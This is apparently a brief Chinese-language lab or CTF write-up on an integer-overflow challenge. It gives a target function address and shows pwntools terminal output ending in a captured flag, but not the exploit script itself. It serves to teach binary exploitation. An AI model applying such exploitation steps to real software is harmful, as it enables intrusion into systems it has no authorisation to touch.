



- 根据[博客](#)找到 what_is_this 函数的地址为 0x804868B：



- 在 kali 环境下装好 pwn 包后使用以下程序：



- 获得正确结果：

```
python_int_overflow.py
File Actions Edit View Help
[4:36:59] xubiang:rev_overflow $ python ./int_overflow.py
[*] Starting local process './int_overflow': pid 95599
[*] '/home/xubiang/Desktop/NADP3/EXP3/rev_overflow/int_overflow'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
/home/xubiang/Desktop/NADP3/EXP3/rev_overflow/./int_overflow.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
e https://docs.pwntools.com/#bytes
io.sendlineafter('choice:', '1')
/home/xubiang/.local/lib/python3.9/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarant
ees. See https://docs.pwntools.com/#bytes
res = self.recvuntil(delim, timeout=timeout)
/home/xubiang/Desktop/NADP3/EXP3/rev_overflow/./int_overflow.py:12: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. Se
e https://docs.pwntools.com/#bytes
io.sendlineafter('username:', 'username')
[*] Switching to interactive mode

Success
FLAG: ITISTOTESTINTOVERFLO[*] Got EOF while reading in interactive
$
```